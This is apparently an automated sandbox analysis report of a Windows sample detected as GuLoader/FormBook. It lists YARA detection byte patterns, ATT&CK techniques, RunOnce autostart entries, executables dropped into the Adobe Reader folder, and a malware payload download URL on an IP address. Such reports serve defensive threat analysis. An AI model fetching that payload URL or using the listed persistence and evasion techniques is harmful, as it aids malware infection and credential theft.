ID: 1636
Sample Name: AfWu3i35ny.exe
Cookbook: default.jbs
Time: 12:17:06
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report AfWu3i35ny.exe

Overview


General Information

Sample Name:	AfWu3i35ny.exe
Analysis ID:	1636
MD5:	25aa37e21c29b7..
SHA1:	4374948e203cba..
SHA256:	740a2bc7e9c8ee..
Infos:	

Most interesting Screenshot:



Detection




GuLoader FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers
- Infects executable files (exe, dll, sys…

Classification



Process Tree

- **System is w10x64native**
- AfWu3i35ny.exe (PID: 8080 cmdline: 'C:\Users\user\Desktop\AfWu3i35ny.exe' MD5: 25AA37E21C29B7CFF02509533B585ED7)
  - AfWu3i35ny.exe (PID: 3944 cmdline: 'C:\Users\user\Desktop\AfWu3i35ny.exe' MD5: 25AA37E21C29B7CFF02509533B585ED7)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://45.137.22.91/blm.bin"
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
AfWu3i35ny.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
AfWu3i35ny.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1d066:$sqlite3step: 68 34 1C 7B E1 • 0x1d179:$sqlite3step: 68 34 1C 7B E1 • 0x1d095:$sqlite3text: 68 38 2A 90 C5 • 0x1d1ba:$sqlite3text: 68 38 2A 90 C5 • 0x1d0a8:$sqlite3blob: 68 53 D8 7F 8C • 0x1d1d0:$sqlite3blob: 68 53 D8 7F 8C

Source	Rule	Description	Author	Strings
AfWu3i35ny.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x379b5:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x37d4f:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1ac62:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1a74e:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1ad64:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1aedc:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x38767:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x199c9:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x394df:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x20134:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x211d7:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1d066:$sqlite3step: 68 34 1C 7B E1 • 0x1d179:$sqlite3step: 68 34 1C 7B E1 • 0x1d095:$sqlite3text: 68 38 2A 90 C5 • 0x1d1ba:$sqlite3text: 68 38 2A 90 C5 • 0x1d0a8:$sqlite3blob: 68 53 D8 7F 8C • 0x1d1d0:$sqlite3blob: 68 53 D8 7F 8C
C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x379b5:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x37d4f:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1ac62:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1a74e:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1ad64:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1aedc:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x38767:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x199c9:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x394df:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x20134:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x211d7:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1d066:$sqlite3step: 68 34 1C 7B E1 • 0x1d179:$sqlite3step: 68 34 1C 7B E1 • 0x1d095:$sqlite3text: 68 38 2A 90 C5 • 0x1d1ba:$sqlite3text: 68 38 2A 90 C5 • 0x1d0a8:$sqlite3blob: 68 53 D8 7F 8C • 0x1d1d0:$sqlite3blob: 68 53 D8 7F 8C

Click to see the 1 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0xf15a:$sqlite3step: 68 34 1C 7B E1 • 0xf26d:$sqlite3step: 68 34 1C 7B E1 • 0xf189:$sqlite3text: 68 38 2A 90 C5 • 0xf2ae:$sqlite3text: 68 38 2A 90 C5 • 0xf19c:$sqlite3blob: 68 53 D8 7F 8C • 0xf2c4:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000003.40357172124.000000001E354000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x29aa9:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x29e43:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xcd56:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xc842:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xce58:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xcfd0:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2a85b:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xbabd:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x2b5d3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x12228:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x132cb:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.39989546957.0000000002260000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000001.00000000.39596077023.0000000000401000.00000020.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 9 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.AfWu3i35ny.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.AfWu3i35ny.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1d066:$sqlite3step: 68 34 1C 7B E1 • 0x1d179:$sqlite3step: 68 34 1C 7B E1 • 0x1d095:$sqlite3text: 68 38 2A 90 C5 • 0x1d1ba:$sqlite3text: 68 38 2A 90 C5 • 0x1d0a8:$sqlite3blob: 68 53 D8 7F 8C • 0x1d1d0:$sqlite3blob: 68 53 D8 7F 8C
9.0.AfWu3i35ny.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x379b5:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x37d4f:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1ac62:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1a74e:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1ad64:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1aedc:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x38767:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 0 2 83 E3 0F C1 EA 06 • 0x199c9:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x394df:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x20134:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x211d7:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.AfWu3i35ny.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.AfWu3i35ny.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1d066:$sqlite3step: 68 34 1C 7B E1 • 0x1d179:$sqlite3step: 68 34 1C 7B E1 • 0x1d095:$sqlite3text: 68 38 2A 90 C5 • 0x1d1ba:$sqlite3text: 68 38 2A 90 C5 • 0x1d0a8:$sqlite3blob: 68 53 D8 7F 8C • 0x1d1d0:$sqlite3blob: 68 53 D8 7F 8C

Click to see the 4 entries

Sigma Overview

System Summary:

Sigma detected: Failed Code Integrity Checks

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

Spreading:

Infects executable files (exe, dll, sys, html)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Potential malicious icon found

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Persistence and Installation Behavior:

Infects executable files (exe, dll, sys, html)

Drops executable to a common third party application directory

Boot Survival:

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

Yara detected FormBook

GuLoader behavior detected

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1 1	Input Capture 1 1	Security Software Discovery 4 3 1	Taint Shared Content 1	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Scheduled Task/Job	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Explo Redir Calls/

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 1	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	System Information Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AfWu3i35ny.exe	40%	Virustotal		Browse
AfWu3i35ny.exe	100%	Avira	TR/Dropper.Gen2	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe	38%	ReversingLabs	Win32.Infostealer.PonyStealer	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.AfWu3i35ny.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen2		Download File
9.0.AfWu3i35ny.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen2		Download File
1.2.AfWu3i35ny.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://45.137.22.91/blm.bin	3%	Virustotal		Browse
http://45.137.22.91/blm.bin	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	Avira URL Cloud	safe	
http://www.develop.comYann	0%	Avira URL Cloud	safe	
http://www.baanboard.comPraveen	0%	Avira URL Cloud	safe	
http://www.activestate.comJames	0%	Avira URL Cloud	safe	
http://www.develop.com	0%	Avira URL Cloud	safe	
http://www.spaceblue.comDenis	0%	Avira URL Cloud	safe	
http://www.spaceblue.com	0%	Avira URL Cloud	safe	
http://www.rftp.comSteve	0%	Avira URL Cloud	safe	
http://www.baanboard.com	0%	Avira URL Cloud	safe	
http://www.scintila.org/scite.rng	0%	Avira URL Cloud	safe	
http://es5.github.io/#x15.4.4.21	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.137.22.91/blm.bin	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.137.22.91	unknown	Netherlands		51447	ROOTLAYERNETNL	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	1636
Start date:	13.10.2021
Start time:	12:17:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AfWu3i35ny.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.spre.troj.evad.winEXE@4/78@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:19:39	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Barthiani5 C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.vbs
12:19:47	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Barthiani5 C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.vbs

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.137.22.91	Proforma invoice Shipping documents.exe	Get hash	malicious	Browse	• 45.137.22.91/bbvb.bin
	2WK7SGkGVZ.exe	Get hash	malicious	Browse	• 45.137.22.91/dff.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ROOTLAYERNETNL	Order EQE0905.xlsx	Get hash	malicious	Browse	• 185.222.57.190
	SecuriteInfo.com.Suspicious.Win32.Save.a.14947.exe	Get hash	malicious	Browse	• 45.137.22.70
	Payment_MT103.exe	Get hash	malicious	Browse	• 185.222.58.154
	PO-8372928.exe	Get hash	malicious	Browse	• 185.222.58.151
	SecuriteInfo.com.Suspicious.Win32.Save.a.29797.exe	Get hash	malicious	Browse	• 185.222.58.154
	P.I 099880990.xlsx	Get hash	malicious	Browse	• 185.222.57.85
	Peixoto - QUOTATION LIST.exe	Get hash	malicious	Browse	• 185.222.57.149
	SecuriteInfo.com.Trojan.Win32.Save.a.20322.exe	Get hash	malicious	Browse	• 45.137.22.115
	PaymentAdvice.exe	Get hash	malicious	Browse	• 185.222.58.151
	PI009876789.exe	Get hash	malicious	Browse	• 185.222.58.154
	Proforma invoice Shipping documents.exe	Get hash	malicious	Browse	• 45.137.22.91
	Payment_Advice.exe	Get hash	malicious	Browse	• 45.137.22.115
	PO. 2100002.xlsx	Get hash	malicious	Browse	• 185.222.57.162
	2WK7SGkGVZ.exe	Get hash	malicious	Browse	• 45.137.22.91
	PO1038845621.exe	Get hash	malicious	Browse	• 45.137.22.70
	SecuriteInfo.com.Suspicious.Win32.Save.a.24632.exe	Get hash	malicious	Browse	• 45.137.22.115
	Application Copy.exe	Get hash	malicious	Browse	• 45.137.22.70

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Swift Copy.xlsx	Get hash	malicious	Browse	• 185.222.57.85
	pre-shipment docs pdf.exe	Get hash	malicious	Browse	• 45.137.22.131
	SOA_SEPT.exe	Get hash	malicious	Browse	• 45.137.22.115

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe	090900 Quotation - Urgent.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\ADelRCP.exe

Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	321760
Entropy (8bit):	5.375541392209368
Encrypted:	false
SSDEEP:	6144:I+U0o6I9HJAxdrt10xdUy95WkLmzPmcQEsyw/vPpbVs4IVwWISOQ+P:BVt
MD5:	4997FE0F5C508A2C77E7A3EB35BC9A04
SHA1:	039F59B42418481742A0C788368E6920B9884030
SHA-256:	4E05579CE9BB40664452F3F5BCF1CE2E1A4227428B0790125FFE477B62F5361C
SHA-512:	FB897F9668BC7CF092F580DC21B36267E0993253019BC12977E03FE86E81A8ACF31896B93049E549963E767E70D2E18EDAB92F87CA892FB153F903A88249EE98
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroBroker.exe

Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	338656
Entropy (8bit):	6.59639311313897
Encrypted:	false
SSDEEP:	6144:rzlgTe8/TzFukP1voyMZyVPc9E/Cf1GTKgdD08v9eZ8A4mbdNmUzlgTe8/TzFz:rpD8/TzQk9M7iCG2zzXJHpD8/Tz9
MD5:	76007A54AD55C006799927A0C41BACF7
SHA1:	77A75B58DB8F6DD6A0A8F12EA61F2D6CF0A7B6E1
SHA-256:	BFD9F0E8C0C7437E9915FC48739AFB4526D3AEE2000FCDED02F755E5DAA1CFF2
SHA-512:	360DE48D10457F30219CBB9B0376D97F1F23D0AF3CCAA9549A5D35A6132CDCEAF19142AAD85F36FD9D33044636CFD9809CC3D8AA10633CE934D08020588455(
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe

Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	3055840
Entropy (8bit):	5.9403024200580035
Encrypted:	false
SSDEEP:	49152:EbtgZZE5avuRTzxGG3+nnK/0JObmSHYHNocc4O8b8ITDnl8oJPJVEyb:E8e5avZQ0JOaGYHNn

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe	
MD5:	0ADF60FE1B62C8AFB0A40954BC305EF3
SHA1:	076BFDBA43385B1AE92C357134C5130A5C3CB39F
SHA-256:	3E08F7A720B7FC9E01965C919C3600672457961B58BE16BAFDD80B8B62AEAAFA
SHA-512:	D9887453442944C3E156160B000907D158B3551DC84B27582EE693964CC8C6860E487BBE3853200FAA130E408E47D0F83D8C43519349999E3E6D2275581F3578
Malicious:	**true**
Reputation:	low
Preview:	....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroTextExtractor.exe	
Process:	C:\Users\user\Desktop\AfWu3i35ny.exe
File Type:	data
Category:	dropped
Size (bytes):	89312
Entropy (8bit):	6.294322735985654
Encrypted:	false
